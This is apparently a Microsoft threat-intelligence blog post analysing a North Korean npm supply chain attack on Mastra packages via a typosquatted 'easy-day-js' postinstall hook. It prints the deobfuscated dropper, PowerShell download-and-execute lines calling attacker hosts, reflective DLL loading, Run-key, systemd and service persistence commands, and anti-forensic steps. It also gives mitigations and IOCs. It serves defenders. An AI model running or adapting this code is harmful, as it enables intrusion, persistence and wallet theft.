


# From package to postinstall payload: Inside the Mastra npm supply chain compromise by Sapphire Sleet

 [microsoft.com/en-us/security/blog/2026/06/17/postinstall-payload-inside-mastra-npm-supply-chain-compromise](https://microsoft.com/en-us/security/blog/2026/06/17/postinstall-payload-inside-mastra-npm-supply-chain-compromise)

Microsoft Defender Security Research Team

June 18, 2026



**June 19, 2026 update:** Microsoft assesses with high confidence that this activity is attributable to [Sapphire Sleet](#), a North Korean state actor that primarily targets the financial sector. The infrastructure and post-compromise TTPs observed in this campaign are consistent with previously documented Sapphire Sleet activity. Sapphire Sleet also conducted a separate npm supply chain compromise affecting [Axios](#), a popular JavaScript HTTP client, [in April 2026](#).

Microsoft Threat Intelligence observed a large-scale npm supply chain attack affecting 140+ packages across the mastra and @mastra scopes on the npm registry. Microsoft shared its findings with the npm security team, the compromised packages have been removed and the attacker's publish access to the @mastra scope has been revoked. The compromise originated from the takeover of the ehindero npm maintainer account, which had publish rights across the Mastra ecosystem and was used to publish poisoned package versions that introduced easy-day-js, a malicious typosquat of the popular daysjs library. Microsoft assesses with high confidence that this activity is attributable to [Sapphire Sleet](#).

Once installed, *easy-day-js* triggered a postinstall hook that executed an obfuscated dropper script, disabled Transport Layer Security (TLS) certificate verification, contacted attacker-controlled command-and-control (C2) infrastructure, downloaded a second-stage payload, and executed the payload as a detached hidden process. The activity followed a coordinated staged delivery pattern, with a clean bait version published first, followed by a weaponized version and rapid publication of the compromised Mastra packages.

Because the payload executes during installation, any developer workstation or continuous integration and continuous delivery (CI/CD) pipeline that ran npm install or npm update after the compromised versions were published was potentially exposed, regardless of whether the package was imported in application code. This created risk to credentials, tokens, build environments, and downstream software integrity. Microsoft Defender Antivirus, Microsoft Defender for Endpoint, and Microsoft Defender XDR provide detections and hunting coverage for suspicious Node.js execution, malicious package behavior, reflective code loading, persistence activity and command-and-control communication.

## Attack chain overview




Figure 1. End-to-end attack chain from npm account takeover through mass dependency injection to second-stage payload execution.

At a high level, the attack progressed through seven phases:

- **Account compromise:** The threat actor gained control of the ehindero npm account, a listed maintainer with publish rights across the entire @mastra scope.
- **Typosquat creation:** The threat actor published *easy-day-js*, a package impersonating the legitimate *dayjs* library (57M+ weekly downloads), using a coordinating anonymous email account).
- **Mass poisoning:** Using the compromised account, the threat actor published new versions of 140+ packages across the @mastra scope, each injected with *easy-day-js@^1.11.21* as a new dependency. All poisoned versions were tagged as latest.
- **Delivery:** Developers and CI/CD pipelines running npm install automatically resolved to the compromised versions. The semantic versioning (SemVer) range ^1.11.21 resolved to 1.11.22, the version containing the malicious postinstall hook.
- **Execution:** The postinstall hook executed an obfuscated 4,572-byte dropper that disabled TLS verification, dropped tracking markers, and contacted the C2 server.
- **Second-stage payload:** The dropper fetched executable code from the C2 server, wrote it as a randomly named .js file, and spawned it as a fully detached, window-hidden Node.js process.
- **Post-compromise tradecraft:** On systems where the implant established C2 communication, Sapphire Sleet delivered a PowerShell backdoor from separate infrastructure, established additional persistence, added Defender exclusions, and installed a service-level implant for SYSTEM-context access.

## Discovery and initial indicators

Microsoft Threat Intelligence identified the compromise through anomalous publishing patterns on the mastra package. All previous versions of mastra (through v1.13.0) were published through GitHub Actions OpenID Connect (OIDC), the legitimate CI/CD pipeline. Version 1.13.1 was manually published by ehindero using a Tutamail address, an anonymous email service.

```

=== Publisher Comparison: mastra versions ===

```

| Version    | Publisher                                 | Method   |
|------------|-------------------------------------------|----------|
| 1.12.2     | GitHub Actions <npm-oidc-no-reply@github> | CI/CD ⓘ  |
| 1.12.3-a.0 | GitHub Actions <npm-oidc-no-reply@github> | CI/CD ⓘ  |
| 1.13.0-a.4 | GitHub Actions <npm-oidc-no-reply@github> | CI/CD ⓘ  |
| 1.13.0     | GitHub Actions <npm-oidc-no-reply@github> | CI/CD ⓘ  |
| 1.13.1     | ehindero <ehindero2016@tutamail.com>      | MANUAL ⓘ |

```

      ^^^ ANOMALOUS: manual publish via anonymous email

```

Figure 2. Publisher comparison across mastra versions showing the anomalous manual publish on v1.13.1.

The only change between `mastra@1.13.0` and `mastra@1.13.1` was the addition of `easy-day-js@^1.11.21` as a dependency. No corresponding code changes were present in the Mastra GitHub repository. Both the compromised publisher (`ehindero2016@tutamail.com`) and the typosquat publisher (`sergey2016@tutamail.com`) used the same anonymous email provider, Tutamail.

### Dependency injection: the poisoned package.json

The compromised `mastra@1.13.1` `package.json` reveals the injected dependency alongside the anomalous publisher metadata:

```

{
  "name": "mastra",
  "version": "1.13.1",
  "description": "cli for mastra",
  "dependencies": {
    "@babel/parser": "^7.29.7",
    "@babel/types": "^7.29.7",
    "@clack/prompts": "^1.1.0",
    "@mastra/deployer": "^1.42.0",
    "@mastra/loggers": "^1.1.2",
    "commander": "^14.0.3",
    "dotenv": "^17.3.1",
    "easy-day-js": "^1.11.21", // <-- INJECTED malicious dep
    "execa": "^9.6.1",
    "fs-extra": "^11.3.4",
    "openapi-fetch": "^0.17.0",
    "picocolors": "^1.1.1",
    "semver": "^7.7.4"
  },
  "_npmUser": {
    "name": "ehindero",
    "email": "ehindero2016@tutamail.com" // <-- NOT GitHub Actions
  }
}

```

Figure 3. The compromised mastra@1.13.1 package.json with the injected easy-day-js dependency and the anomalous npm publisher.

The easy-day-js dependency was not present in any prior versions of mastra npm packages. Its addition, paired with the SemVer range ^1.11.21, ensures that the npm resolves to the weaponized 1.11.22 release.

### Typosquat analysis: *easy-day-js*

The *easy-day-js* package is a deliberate impersonation of the legitimate *dayjs* library:

| Attribute          | Legitimate dayjs                | Malicious easy-day-js                   |
|--------------------|---------------------------------|-----------------------------------------|
| Maintainer         | iamkun <kunhello@outlook[.]com> | sergey2016 <sergey2016@tutamail[.]com>  |
| Claimed author     | iamkun                          | iamkun (impersonated)                   |
| Repository URL     | github.com/iamkun/dayjs         | github.com/iamkun/dayjs (copied)        |
| Weekly downloads   | 57,251,792                      | newly created                           |
| Version count      | 89+ versions since 2018         | 2 versions (both June 16, 2026)         |
| postinstall script | None                            | node setup.cjs --no-warnings (v1.11.22) |

## Staged delivery pattern

---

The typosquat used a two-phase delivery strategy:

- **Phase 1 (clean bait):** *easy-day-js@1.11.21* was published at 07:05 UTC on June 16, 2026. This version contained only legitimate *dayjs* code with no postinstall hook.
- **Phase 2 (weaponization):** *easy-day-js@1.11.22* was published at 01:01 UTC on June 17, 2026, adding the *setup.cjs* payload and the postinstall hook. The *dayjs.min.js* file is byte-identical between both versions, confirming only the dropper was added.

The weaponized *package.json* in version 1.11.22 exposes the postinstall hook:

```
{
  "name": "easy-day-js",
  "version": "1.11.22",
  "description": "2KB immutable date time library alternative to Moment.js",
  "main": "dayjs.min.js",
  "scripts": {
    "postinstall": "node setup.cjs --no-warnings"
  },
  "author": { "name": "iamkun" },
  "license": "MIT",
  "homepage": "https://day.js.org",
  "repository": {
    "type": "git",
    "url": "git+https://github.com/iamkun/dayjs.git"
  }
}
```

Figure 4. The weaponized *easy-day-js@1.11.22* *package.json*. The postinstall hook runs *setup.cjs* automatically on npm install.

## Obfuscation and payload analysis

---

### Stage 0: Obfuscated dropper (*setup.cjs*)

The *setup.cjs* payload is protected with JavaScript obfuscation using rotated string arrays and a custom base64 decoder function:

```

// setup.cjs - Obfuscated dropper (4,572 bytes)
'use strict';
function a0_0x23bf(){
  var _0x5a2dc9=['ndu5otK0n2PuA3LPvG',
    'z2v0t3DUuhjVCgvYDhLezxnJCMLWDg9Y',
    'z2v0t3DUuhjVCgvYDhLoyw1LCW',
    'mJmXmtqYogH2AMrAEq','BM9KztPWyxrO',
    'lMPZ','CM1tEw5J','mtbetfjyCKu',
    'ndi1otK0mfb0tvL2sq','r0vu','DxrMoa',
    'm1LRwgnztG','B2jQzwn0','y2fSBa',
    'mJy2ndy1nwzzAfDrvq','Dg1WzgLY',
    'mJmUmJu0lJe2nc4XmJm6ndqZ',
    'ChjVDg90ExbL','BM9KztPVCW',
    'zgvMAw5LuhjVCgvYDhK','AwDUB3jL',
    ...]; // 40 encoded strings total
  a0_0x23bf = function(){ return _0x5a2dc9; };
  return a0_0x23bf();
}
// String decoder with base64 + character shuffling
var a0_0x2d8100 = a0_0x1a24;
(function(_0x336d93, _0x52d503){
  var _0x4328aa = a0_0x1a24;
  var _0x4dc896 = _0x336d93();
  while(![]){ ... } // Array rotation loop
})(a0_0x23bf, 0x4c11d);

```

Figure 5. The obfuscated setup.cjs dropper with rotated string array and base64 encoded string lookups.

The obfuscation technique uses a common pattern: an array of 40 Base64-encoded strings is shuffled at initialization using a numeric seed (0x4c11d), then accessed through a decoder function that performs Base64 decoding with character substitution. This prevents static analysis tools from extracting meaningful strings.

### Stage 1: String table decryption

Decoding the rotated string array reveals the payload's true capabilities:

```
=== Decoded String Table from setup.cjs ===
```

| Index | Decoded Value            | Purpose                    |
|-------|--------------------------|----------------------------|
| ----- | -----                    | -----                      |
| 16    | 23.254.164.123:443       | Secondary C2 address       |
| 17    | prototype                | JS object manipulation     |
| 24    | randomBytes              | Random filename generation |
| 25    | spawn                    | Child process execution    |
| 27    | text                     | HTTP response parsing      |
| 30    | join                     | Path construction          |
| 36    | writeFileSync            | Payload file creation      |
| 37    | node:child_process       | Process spawning module    |
| 28    | node:os                  | OS info (tmpdir)           |
| 21    | from                     | Buffer creation            |
| 18    | getOwnPropertyDescriptor | Module system helper       |
| 19    | getOwnPropertyNames      | Object enumeration         |
| 38    | enumerable               | Property descriptor        |

Figure 6. The decoded string table revealing C2 addresses, file system operations, and process spawning functionality.

Key decoded strings include the secondary C2 address (23.254.164[.]123:443), Node.js built-in module references (*node:child\_process*, *node:os*), and file system operations (*writeFileSync*, *rmSync*).

## Stage 2: Deobfuscated payload logic

After resolving all string references and control flow, the full payload logic emerges as a five-step attack sequence:

```

// Deobfuscated setup.cjs payload logic

// STEP 1: Disable TLS certificate verification
process.env.NODE_TLS_REJECT_UNAUTHORIZED = '0';

(async () => {
  try {
    // STEP 2: Drop filesystem tracking markers
    let installPath = __dirname;
    fs.writeFileSync(
      path.join(os.tmpdir(), '.pkg_history'),
      installPath, 'utf-8'
    );
    // XOR 0x80 encoded "easy-day-js"
    fs.writeFileSync(
      path.join(os.tmpdir(), '.pkg_logs'),
      Buffer.from([0xe5,0xe1,0xf3,0xf9,0xad,
                  0xe4,0xe1,0xf9,0xad,0xea,0xf3])
    );

    // STEP 3: Fetch second-stage payload from C2
    let c2url = 'https://23.254.164.92:8000/update/49890878';
    let payload = await (await fetch(c2url, {method:'GET'})).text();

    // STEP 4: Write payload to random filename and execute
    let filename = crypto.randomBytes(12).toString('hex') + '.js';
    let filepath = path.join(os.tmpdir(), filename);
    fs.writeFileSync(filepath, payload, 'utf8');

    // Spawn as detached, hidden background process
    child_process.spawn(process.execPath, [filepath], {
      cwd: os.tmpdir(),
      detached: true, // survives parent exit
      stdio: 'ignore', // no I/O handles
      windowsHide: true // hidden on Windows
    }).unref();

  } catch {}
  finally {
    // STEP 5: Self-delete to cover tracks
    fs.rmSync(__filename, { force: true });
  }
})();

```

Figure 7. The fully deobfuscated setup.cjs payload showing the five-step attack sequence from.

## TLS bypass to self-deletion

**Step 1: Disable TLS verification.** The payload sets `NODE_TLS_REJECT_UNAUTHORIZED` to '0', disabling certificate validation for all HTTPS requests in the Node.js process. This enables communication with the C2 server without valid certificates.

**Step 2: Drop filesystem markers.** Two tracking files are written to the OS temp directory: `$TMPDIR/.pkg_history` contains the install path of the compromised package, and `$TMPDIR/.pkg_logs` contains the package name encoded with XOR 0x80:

```

=== XOR 0x80 Decoding of .pkg_logs Marker ===

Hex bytes:  0xe5  0xe1  0xf3  0xf9  0xad  0xe4  0xe1  0xf9  0xad  0xea  0xf3
XOR 0x80:  0x65  0x61  0x73  0x79  0x2d  0x64  0x61  0x79  0x2d  0x6a  0x73
ASCII:      e    a    s    y    -    d    a    y    -    j    s

Result:  "easy-day-js"  (the malicious package name)

```

Figure 8. XOR 0x80 decoding of the .pkg\_logs marker reveals the string easy-day-js.

**Step 3: Fetch second-stage payload.** The dropper issues a GET request to `hxxps://23.254.164[.]92:8000/update/49890878` and reads the response body as text.

The second-stage payload is a ~41 KB cross-platform Node.js tasking client. Unlike a fire-and-forget stealer, the implant installs sign-in persistence, sends a Start beacon to the C2, then enters a repeated Check poll loop. Tasks returned by the server are dispatched to built-in runners (a Node runner and a Shell runner), and it honors configuration update and exit commands, meaning the operator can push and execute arbitrary follow-on code on the host at any time. On Windows, the payload additionally executes reflective .NET assembly injection for in-memory code execution.

**Step 3.A: Windows execution chain.** On Windows, the payload performs host reconnaissance and reflective in-memory code execution before establishing persistence.

The payload enumerates all installed applications across three sources—Start Menu entries (*Get-StartApps*), registry Uninstall keys, and UWP packages (*Get-AppxPackage*)—to fingerprint the compromised host:

```

$paths = @( 'HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\*',
'HKLM:\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*',
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Uninstall\*' ) $all += Get-
ItemProperty $paths -ErrorAction SilentlyContinue | Where-Object
{ $_.DisplayName } | Select-Object -ExpandProperty DisplayName

```

Each enumeration is wrapped in try/catch with silent error handling. The deduplicated results are exfiltrated back to the C2 for victim profiling, enabling the attacker to identify installed security products and high-value targets.

A second PowerShell script receives two C2 endpoint URLs through the `SCRIPT_ARGS` environment variable. It disables SSL certificate validation and defines an HTTP POST function that Base64-encodes request bodies using a legacy IE8 User-Agent string:

```

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
$wc.Headers["User-Agent"] = "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1;
trident/4.0)" $base64 =
[Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($body))
$responseBytes = $wc.UploadData($url, "POST", $postBytes)

```

The first C2 request downloads a .NET DLL that is loaded directly into memory via reflection, completely bypassing disk-based detection. The script resolves the *Extension.SubRoutine* class and invokes its *Run2* method with a second downloaded payload, the path to *cmd.exe*, and the C2 callback address:

```
$assem = [System.Reflection.Assembly]::Load([byte[]]$res) $class =
$assem.GetType("Extension.SubRoutine") $method = $class.GetMethod("Run2")
$method.Invoke(0, [object[]]@([byte[]]$payload, (Get-Command cmd).Source,
"hellolargeworld.com:443"))
```

This pattern is consistent with process injection, where the payload is injected into a *cmd.exe* process that communicates back to the C2 over HTTPS (port 443). The entire chain is fileless—no artifacts are written to disk.

**Step 3.B: Cross-platform persistence.** The implant installs login persistence on all three major operating systems, using a consistent NVM/Node masquerade theme across platforms:

| OS             | Persistence mechanism                             | Drop location                | Artifact name          |
|----------------|---------------------------------------------------|------------------------------|------------------------|
| <b>Windows</b> | Registry Run key<br>(HKCU\...\CurrentVersion\Run) | C:\ProgramData\NodePackages\ | NvmProtocal            |
| <b>macOS</b>   | LaunchAgent<br>(RunAtLoad)                        | ~/Library/NodePackages/      | com.nvm.protocal.plist |
| <b>Linux</b>   | systemd user unit<br>(WantedBy=default.target)    | ~/.config/systemd/nvmconf/   | nvmconf.service        |

On Windows, the Run key launches a hidden PowerShell process that invokes Node.js:

```
reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v NvmProtocal /t
REG_SZ /d "powershell -w h -c '& 'C:\Program Files\nodejs\node.exe' 'C:
\ProgramData\NodePackages\protocal.cjs'\'" /f
```

On Linux, the systemd user unit restarts the implant on failure with a 5-second delay:

```
[Unit] Description=System Config User Service [Service] Type=simple
ExecStart=<node> <home>/.config/systemd/nvmconf/protocal.cjs Restart=on-failure
RestartSec=5 [Install] WantedBy=default.target
```

All three persistence paths drop the implant as *protocal.cjs* (a deliberate misspelling) into directories named to mimic legitimate Node.js installations. The value name *NvmProtocal*, the macOS label *com.nvm.protocal*, and the Linux unit *nvmconf.service* are deliberately designed to blend into a developer workstation.

**Step 3.C: Collection and exfiltration.** The implant performs the following collection before exfiltrating to the C2:

- Cryptocurrency wallet inventory: A hardcoded list of 166 wallet browser-extension IDs (MetaMask, Phantom, Coinbase Wallet, Binance Wallet, TronLink, and others) is matched against installed extensions across Chrome, Edge, and Brave profiles.
- Browser history: Each profile's History SQLite database is copied to a temp directory prefixed with *browser-hist-* and queried through *node:sqlite*.

- Host reconnaissance: Gather hostname, architecture, platform, user ID, installed applications, and running processes.

Collected data is exfiltrated using a custom ICAP-style protocol over HTTPS POST (reqmod, PrimaryUrl, SecondaryUrl headers), with hostnames resolved through *node:dns* and traffic carrying a spoofed legacy IE8 User-Agent string.

Following successful exfiltration, the implant's shell runner capability enables the operator to pivot from automated collection to interactive hands-on-keyboard access.

Microsoft observed the actor delivering a dedicated PowerShell backdoor from separate C2 infrastructure, representing an escalation to persistent, actor-controlled access on high-value targets. The PowerShell backdoor, tradecraft, and C2 infrastructure have been used by Sapphire Sleet in other, prior campaigns.

**Step 3.D: Backdoor delivery.** Through the Node.js implant's shell runner capability, Sapphire Sleet downloads and executes a PowerShell script from a separate attacker-controlled domain:

```
powershell -w h -c "iwr -UseBasicParsing
https[:]//teams[.]onweblive[.]org/api/update/8555575039/4|iex"
```

Upon execution, the script immediately performs anti-forensic cleanup by deleting the PowerShell command history file and disabling future history recording:

```
Remove-Item (Get-PSReadLineOption).HistorySavePath -Force Set-PSReadLineOption -
HistorySaveStyle SaveNothing
```

**Step 3.E: Host fingerprinting and C2 registration.** The backdoor generates a unique 16-character alphanumeric victim identifier and collects detailed host metadata—username, hostname, OS version, boot time, architecture, admin status, installed antivirus products, installed applications (via registry Uninstall keys and desktop shortcuts), and browser extensions for Chrome, Brave, and Edge. This reconnaissance data is packaged into a JSON info beacon and sent to the C2 via HTTP POST:

```
$info_pkt = @{ type = "info" targetId = $uid currentTime = [int64]
[DateTimeOffset]::UtcNow.ToUnixTimeSeconds() data = @{ username=$username;
hostname=$hostname; timezone=$timezone; bootTime=$bootTime; os="windows";
version=$version; arch=$arch; applist=[string[]]$applist; extlist=
[string[]]$extlist; admin=$admin; vaccine=[string[]]$vaccine } }
```

All network communication uses a spoofed legacy IE8 User-Agent string (mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)) and HTTP POST with URL-encoded or JSON bodies. The script enters an infinite polling loop, beaconing every 10 seconds and backing off to 180-second intervals on network failure.

**Step 3.F: Persistence and remote code execution.** The backdoor establishes a separate persistence mechanism independent of the Node.js implant's NvmProtocol Run key. It writes a hidden batch file to C:\ProgramData\system.bat and registers it under a deceptive Run key value named MicrosoftUpdate:

```
$batFile = Join-Path $env:PROGRAMDATA "system.bat" $batCont = 'start /min powershell -w h -c
"& ([scriptblock]::Create(' + [System.Text.Encoding]::UTF8.GetString((Invoke-
WebRequest -UseBasicParsing ' + "-Uri '$url' -Method POST -Body 'wwps')).Content)))
'$url'" Set-Content -Path $batFile -Value $batCont -Encoding ASCII Set-ItemProperty -Path
$batFile -Name Attributes -Value Hidden Set-ItemProperty -Path
"HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "MicrosoftUpdate" -Value $batFile
```

This persistence loader re-fetches the backdoor body from the C2 on every logon by POSTing the keyword `wwps`, enabling the attacker to silently rotate the live payload without touching the endpoint. When the C2 responds with a script command, the backdoor decodes a Base64-encoded PowerShell payload, writes it to a temporary file (`%TEMP%\{guid}.ps1`), and executes it with `-ExecutionPolicy Bypass` in a hidden window:

```
$scpt =  
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($Command.scriptfile))  
$tempFile = Join-Path $env:TEMP ("{0}.ps1" -f ([Guid]::NewGuid().ToString("N"))) Set-Content -  
Path $tempFile -Value $scpt -Encoding UTF8 -Force $cln = @("-NoProfile", "-  
ExecutionPolicy", "Bypass", "-File", $tempFile) + $uid + $url Start-Process powershell.exe -  
WindowStyle Hidden -ArgumentList $cln
```

**Step 3.G: Defense evasion and service-level persistence.** After establishing interactive access, the operator escalates by adding a Microsoft Defender exclusion for `C:\Windows\System32` to suppress detection of dropped tooling, then installs a persistent service that loads a malicious DLL at boot:

```
sc create scdev binPath= "c:\windows\system32\svchost.exe -k scdev" type= share start= auto  
reg add HKLM\SYSTEM\CurrentControlSet\services\scdev\Parameters /v ServiceDll /t REG_EXPAND_SZ  
/d c:\windows\system32\scdev.dll /f
```

The `scdev` service runs as a shared `svchost.exe` process under the `SYSTEM` context with automatic startup, providing `Sapphire Sleet` with boot-persistent, elevated access independent of user logon. This represents the final escalation stage—from a supply chain package compromise through automated credential theft to full interactive control with `SYSTEM`-level persistence.

## Timeline analysis

Every package published by the `ehindero` account contained `easy-day-js` as an injected dependency. Packages last published by GitHub Actions CI/CD or other legitimate maintainers were not affected.

### Attack timeline

| Timestamp (UTC) | Event                                                                                                                        |
|-----------------|------------------------------------------------------------------------------------------------------------------------------|
| June 16, 07:05  | <code>easy-day-js@1.11.21</code> published (clean bait, no payload)                                                          |
| June 17, 01:01  | <code>easy-day-js@1.11.22</code> published (adds postinstall with <code>setup.cjs</code> )                                   |
| June 17, 01:20  | <code>mastra@1.13.1</code> and 140+ other <code>@mastra/*</code> packages published with <code>easy-day-js</code> dependency |

\*\* Microsoft Threat Intelligence monitoring observed `easy-day-js@1.11.22` at 01:07 UTC and `mastra@1.13.1` at 01:28 UTC on June 17, 2026

## Who is Sapphire Sleet?

[Sapphire Sleet](#) is a North Korean state actor that has been active since at least March 2020. The threat actor focuses primarily on the finance sector, including cryptocurrency, venture capital, and blockchain organizations. These targets are often global, with a particular interest in the United States, as well as countries in Asia and the

Middle East. The primary motivation of this actor is to steal cryptocurrency wallets to generate revenue, and target technology or intellectual property related to cryptocurrency trading and blockchain platforms.

Sapphire Sleet often leverages social networking sites, such as LinkedIn, to initiate contact by directing users to click links, leading to malicious files hosted on attacker-controlled cloud storage services such as OneDrive or Google Drive, using domains masquerading as financial institutions like United States-based banks or cryptocurrency pages, and fraudulent meeting links that impersonate legitimate video conferencing applications, such as Zoom. Sapphire Sleet overlaps with activity tracked by other security vendors as UNC1069, STARDUST CHOLLIMA, Alluring Pisces, BlueNoroff, CageyChameleon, or CryptoCore.

## Mitigation and protection guidance

---

Microsoft recommends the following mitigations to reduce the impact of this threat:

- Review dependency trees for direct or transitive usage of affected @mastra packages at the compromised versions listed above.
- Check for the presence of *easy-day-js* in *node\_modules/* or *package-lock.json* files across your projects and CI/CD environments.
- Pin known-good package versions where possible. For mastra, version 1.13.0 and earlier are unaffected. For @mastra/core, version 1.42.0 and earlier are unaffected.
- Run *npm install* with *--ignore-scripts* to prevent automatic execution of postinstall hooks during dependency installation.
- Check systems for indicators of compromise (IOC) artifacts: Look for *\$TMPDIR/.pkg\_history*, *\$TMPDIR/.pkg\_logs*, and unexpected *.js* files in the user's home or temp directories.
- Rotate any credentials, tokens, or API keys that may have been present on systems where the compromised packages were installed.
- Block the C2 IP addresses 23.254.164[.]92 and 23.254.164[.]123 at the network perimeter.
- Audit CI/CD logs for unexpected outbound connections to the C2 IP addresses or suspicious postinstall script execution.
- Enable cloud-delivered protection in Microsoft Defender Antivirus or equivalent antivirus protection.

## Microsoft Defender XDR detections

---

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

| Tactic                                         | Observed activity                                                                                                                                                                                                                      | Microsoft Defender coverage                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Initial access</b>                          | Suspicious script execution during npm install or package lifecycle activity                                                                                                                                                           | <p><b>Microsoft Defender Antivirus</b> –<br/>Trojan:JS/NpmStealz.Z!MTB<br/>– Trojan:JS/NpmStealz.ZA!MTB</p> <p><b>Microsoft Defender for Endpoint</b><br/>– Suspicious Node.js process behavior<br/>– Suspicious Node.js script execution</p>                                                                                                                                                                                                                                                                                                                                        |
| <b>Execution ( Stage 1 )</b>                   | Postinstall hook automatically executes obfuscated setup.cjs dropper (4,572 bytes) during npm install;                                                                                                                                 | <p><b>Microsoft Defender for Endpoint</b><br/>– Suspicious Node.js process behavior<br/>– Suspicious Node.js script execution</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| <b>Execution / Defense evasion ( Stage 2 )</b> | Second-stage payload: Reflective .NET assembly injection: PowerShell downloads DLL, loads via [Reflection.Assembly]::Load(), invokes Extension.SubRoutine.Run2 method to inject payload into cmd.exe process; entire chain is fileless | <p><b>Microsoft Defender Antivirus</b><br/>Trojan:JS/NpmSteal.DB!MTB<br/>Trojan:PowerShell/PsExec.DE!MTB</p> <p><b>Microsoft Defender for Endpoint</b><br/>-Process loaded suspicious .NET assembly<br/>-A process was injected with potentially malicious code<br/>-Reflective code loading (Fileless In-Memory Execution)</p> <p><b>Microsoft Defender for Cloud</b><br/>-Possible AI Tools Reconnaissance Detected<br/>-Possible Secret Reconnaissance Detected<br/>-Access to cloud metadata service detected<br/>-Possible Post-Compromise Activity Detected in CICD Runner</p> |
| <b>Persistence</b>                             | Registry Run key created, executing hidden PowerShell that launches <i>protocal.cjs</i> on every user login                                                                                                                            | <p><b>Microsoft Defender for Endpoint</b><br/>– Anomaly detected in ASEP registry</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |

---

|                            |                                                                                                               |                                                                                                                |
|----------------------------|---------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------|
